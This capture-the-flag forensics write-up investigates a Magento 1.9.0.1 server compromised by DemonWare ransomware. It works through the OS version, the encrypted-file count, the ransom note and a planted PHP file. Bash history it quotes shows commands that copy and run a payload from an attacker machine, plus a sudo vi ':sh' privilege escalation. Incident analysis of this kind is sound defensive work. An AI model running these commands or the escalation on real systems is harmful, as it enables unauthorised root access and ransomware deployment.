





Download the files and extract until you can see the file system.

We will look in to the file /etc/*-release to get the information we need





Flag: Ubuntu 14.04



For this we need to look at the webserver folder to find what is running there. Under the /var folder we see the www folder that is hosting the web application.

log	11 176 185	11 219 456	2020-05-08 11:09	drwxrwxr-x	root	syslog	
mail	554	1 024	2020-05-07 12:46	drwxrwsr-x	root	mail	
metrics	554	1 024	2020-05-07 12:46	drwxrwsrwt	root	whoopsie	
opt	554	1 024	2020-05-07 12:46	drwxr-xr-x	root	root	
spool	7 238	15 360	2020-05-07 12:46	drwxr-xr-x	root	root	
tmp	554	1 024	2020-05-07 12:46	drwxrwxrwt	root	root	
www	109 716 508	115 853 312	2020-05-07 12:46	drwxrwxrwx	www-data	www-data	
lock	9	0	2020-04-29 14:04	lrwxrwxrwx	root	root	/run/lock
README.txt	554	1 024	2020-05-07 12:46	-rw-r--r--	root	root	
run	4	0	2020-04-29 14:04	lrwxrwxrwx	root	root	/run

Inside we see that there seems to be files that have been encrypted with the DEMON extension, but we also see something called mage.

LICENSE.html.DEMON	10 704
LICENSE.txt.DEMON	10 432
LICENSE_AFL.txt.DEMON	10 448
mage	1 319
php.ini.sample	886
README.txt	554
RELEASE_NOTES.txt	585 104

The mage file is a script that looks like it is loading up magento e-commerece software.

mage - Notepad

File Edit Format View Help

```
#!/bin/sh

# REPLACE with your PHP5 binary path (example: /usr/local/php5/bin/php )
#MAGE_PHP_BIN="php"

MAGE_PHP_SCRIPT="mage.php"
DOWNLOADER_PATH='downloader'

# initial setup
if test "x$1" = "xmage-setup"; then
    echo 'Running initial setup...'

    if test "x$2" != "x"; then
        MAGE_ROOT_DIR="$2"
    else
        MAGE_ROOT_DIR="`pwd`"
    fi

    $0 config-set magento_root "$MAGE_ROOT_DIR"
    $0 config-set preferred_state beta
    $0 channel-add http://connect20.magentocommerce.com/community
    exit
fi
```

This is calling the mage.php under the downloader path

js	96 865
lib	528 590
Maged	98 484
skin	193 708
template	60 398
.htaccess	176
config.ini	22
favicon.ico.DEMON	1 168
index.php	1 644
mage.php	4 616
README.txt	554
target.xml	1 042

If you look in the /var/www/app/mage.php you can see the edition of the software


```
/**
 * Current Magento edition.
 *
 * @var string
 * @static
 */
static private $_currentEdition = self::EDITION_COMMUNITY;

/**
 * Gets the current Magento version string
 * @link http://www.magentocommerce.com/blog/new-community-edition-release-process/
 *
 * @return string
 */
public static function getVersion()
{
    $i = self::getVersionInfo();
    return trim("{$i['major']}.{$i['minor']}.{$i['revision']}" . ($i['patch'] != '' ? ".{$i['patch']}" : "")
                . "-{$i['stability']}{$i['number']}", '.-');
}

/**
 * Gets the detailed Magento version information
 * @link http://www.magentocommerce.com/blog/new-community-edition-release-process/
 *
 * @return array
 */
public static function getVersionInfo()
{
    return array(
        'major'     => '1',
        'minor'     => '9',
        'revision'  => '0',
        'patch'     => '1',
        'stability' => '',
        'number'    => '',
    );
}
```

We know that it is running magento-1.9.0.1 community edition (you can probably guess the flag at this point given the flag format [software-XX-numbers])

So, we know that this is the software running on the webserver. We can look around, I spent too much time looking for the answer in the /var/www folder, but we will look for another location where the software was downloaded and installed at.

Under the home directory we see a user named pinky and they have a folder for magento that they downloaded from the internet.

Flag: magento-ce-1.9.0.1




For this we will look at the auth.log file to see how many different users accessed the system.


If we look for “session open” we can see three different accounts that have logged in: root (uid=0), pinky (uid=0), lightdm (uid=0)

Lightdm is a service, whereas root and pinky are users.


Flag: 2



We pointed this one out earlier as the DEMON extension.



Flag: DEMON




For this one I am jumping over to a kali image to be able to grep and word count through the directories.


Here is the command run on the uncompressed file structure: ls -alR | grep DEMON | wc -l

```
-rw------- 1 kali kali 25024 May  7 13:46 b51a044645a766245fafd6432e2b0c8c.png.DEMON
-rw------- 1 kali kali 27584 May  7 13:46 f71fb9ed05ce35d26a0d5ea4bd64e2af.png.DEMON
^C
kali@kali:~/5ctf/boo$ ls -alR | grep DEMON | wc -l
4499
kali@kali:~/5ctf/boo$
```


Flag: 4499



Jump into a couple of different folders and there is a file in there that is 554 bytes all over the operating system.




Flag: README.txt



If you cat the README.txt file you get the ransom note and it displays the software in the note that was used.

```
kali@kali:~/5ctf/boo/home/pinky$ cat README.txt
Tango Down!

Seems like you got hit by DemonWare ransomware!

Don't Panic, you get have your files back!

DemonWare uses a basic encryption script to lock your files.
This type of ransomware is known as CRYPTO.
You'll need a decryption key in order to unlock your files.

Your files will be deleted when the timer runs out, so you better hurry.
You have 10 hours to find your key

C'mon, be glad I don't ask for payment like other ransomware.

Please visit: https://keys.zeznzo.nl and search for your IP/hostname to get your key.

Kind regards,

Zeznzo
```

Flag: DemonWare



We know that two users were logging in to the system, we can check both of their .bash_history files as this is a transcript of commands typed into bash.

```
kali@kali:~/5ctf/boo$ cat home/pinky/.bash_history | grep payload
kali@kali:~/5ctf/boo$ cat root/.bash_history | grep payload
scp kali@172.16.109.153:/home/kali/payload.py .
python3 payload.py
scp kali@172.16.109.153:/home/kali/payload .
chmod +x payload
./payload
scp kali@172.16.109.153:/home/kali/payload.py .
python3 payload.py
rm payload.py
scp kali@172.16.109.153:/home/kali/payload.py .
python3 payload.py
rm payload.py
scp kali@172.16.109.153:/home/kali/payload.py .
python3 payload.py
```

I found that there was an odd scp action under the root user. I have stripped down to anything with payload, as this seems to be the file that was called to run the ransomware.


Now we need to do a search on the system to see if we can find the file on the system still, not sure if we will find it as there is a rm on payload.py in the history.

I run a ls -alR on the system and grep for payload.py and I get a hit, but not sure on the directory it is in from there so try adding -B 10 (10 lines before the match in grep)

```
kali@kali:~/5ctf/boo$ ls -alR | grep -B 10 payload.py
drwxr-xr-x 143 kali kali 12288 May  8 11:30 etc
drwxr-xr-x   3 kali kali  4096 May  7 13:46 home
lrwxrwxrwx   1 kali kali    34 May  7 13:00 initrd.img → boot/initrd.img-3.13.0-170-generic
lrwxrwxrwx   1 kali kali    33 May  7 13:00 initrd.img.old → boot/initrd.img-3.13.0-32-generic
drwxr-xr-x  23 kali kali  4096 May  7 13:02 lib
drwxr-xr-x   2 kali kali  4096 May  7 12:47 lib64
drwx------   2 kali kali  4096 Apr 29 12:59 lost+found
drwxr-xr-x   3 kali kali  4096 Aug  7  2014 media
drwxr-xr-x   3 kali kali  4096 Apr 29 13:02 mnt
drwxr-xr-x   2 kali kali  4096 Apr 29 13:02 opt
-rw-r--r--   1 kali kali 15879 May  7 13:45 payload.py
```

We can see that it is in the root directory

Flag: /payload.py



In the /var/www folder there is .bash_history there and we can see that there is something in the /var/www/html/tmp location that might have been uploaded and a whoami commands ran. (common in attacker seeing where they end up on a server).

```
kali@kali:~/5ctf/boo/var/www$ cat .bash_history
sudo /usr/bin/vi /var/www/html/tmpfile -c ':sh'
sudo /usr/bin/vim /var/www/html/tmpfile -c ':sh'
sudo /usr/bin/vi /var/www/html/tmpfile -:sh'c
whoami
exit

sudo -l
sudo /usr/bin/vim /var/www/html/tmpfile -c ':sh'
sudo -l
exit
```

We look there and the files have been cleared out.

```
kali@kali:~/5ctf/boo/var/www/html$ ls -al
total 12
drwxr-xr-x  2 kali kali 4096 May  7 15:12 .
drwxrwxrwx 14 kali kali 4096 May  7 13:46 ..
-rw-r--r--  1 kali kali  554 May  7 13:46 README.txt
```

Next since we have a comparative file structure in the pinky folder, we can run Binwally.py to locate any differences.

Python binwally.py /home/pinky/magento-ce-1.9.0.1-master/ ../../var/www/ | grep -v matches | grep -v -i demon | grep -v -i readme

This is comparing the master to the www folder which ends up with 80% match. I grepped out the 80% matches and any folder/file that was encrypted by the ransomware and all the readme.txt that were created. We are left with a bunch of language files and a curious php file.

```
   >>> unique   ../../var/www/var/cache/mage--e/mage---internal-metadatas---fba_Zend_LocaleC_es_AR_language_es
   >>> unique   ../../var/www/var/cache/mage--e/mage---fba_Zend_LocaleC_et_EE_language_et
   >>> unique   ../../var/www/var/cache/mage--e/mage---fba_Zend_LocaleC_zh_TW_language_zh
   >>> unique   ../../var/www/var/cache/mage--e/mage---fba_Zend_LocaleC_th_TH_language_th
   >>> unique   ../../var/www/var/cache/mage--e/mage---fba_Zend_LocaleC_sq_AL_language_sq
   >>> unique   ../../var/www/var/cache/mage--e/mage---fba_Zend_LocaleC_es_PA_language_es
   >>> unique   ../../var/www/var/cache/mage--e/mage---internal-metadatas---fba_Zend_LocaleC_sq_AL_language_sq
   >>> unique   ../../var/www/var/cache/mage--e/mage---fba_Zend_LocaleC_de_CH_language_de
   >>> unique   ../../var/www/var/cache/mage--e/mage---fba_Zend_LocaleC_ms_MY_language_ms
   >>> unique   ../../var/www/media/custom_options/.htaccess
   >>> unique   ../../var/www/media/custom_options/quote/p/h/b08ef3aead75918badea19167f6bbc3b.php
   >>> unique   ../../var/www/app/etc/local.xml

 Total files compared: 19104
 Overall match score:  81%
```

The filename looks like an md5 but we can run md5sum on the file to confirm.

```
kali@kali:~/5ctf/boo/var/www/media/custom_options/quote/p/h$ md5sum b08ef3aead75918badea19167f6bbc3b.php
b08ef3aead75918badea19167f6bbc3b  b08ef3aead75918badea19167f6bbc3b.php
kali@kali:~/5ctf/boo/var/www/media/custom_options/quote/p/h$
```

Flag: b08ef3aead75918badea19167f6bbc3b

Boo 10

100

We asked our sysadmin to look a bit more into payload.py, and the only information they could provide is that it was owned by root. We're guessing that somehow a privilege escalation occurred - what program was abused for escalation?

We saw that there was lots of activity as www-data in their bash history file and they managed to pivot inside of vi to open up sudoers to gain priv escalation.

```
kali@kali:~/5ctf/boo/var/www$ cat .bash_history
sudo /usr/bin/vi /var/www/html/tmpfile -c ':sh'
sudo /usr/bin/vim /var/www/html/tmpfile -c ':sh'
sudo /usr/bin/vi /var/www/html/tmpfile -:sh'c
whoami
exit

sudo -l
sudo /usr/bin/vim /var/www/html/tmpfile -c ':sh'
sudo -l
exit
sudo -l
sudo /usr/bin/vim /var/www/html/tmpfile -c ':sh'
ls
id
sudo /usr/bin/vim /var/www/html/tmpfile -c ':sh'
exit
whoami
id
sudo -l
exit
sudo -l
/usr/bin/vi /var/www/html/tmpfile -c ':sh'
exit
sudo /usr/bin/vi /var/www/html/tmpfile.sh -c ':sh'
exit
sudo -l
sudo /usr/bin/vi /var/www/html/tmpfile -c ':sh'
```

Flag: vi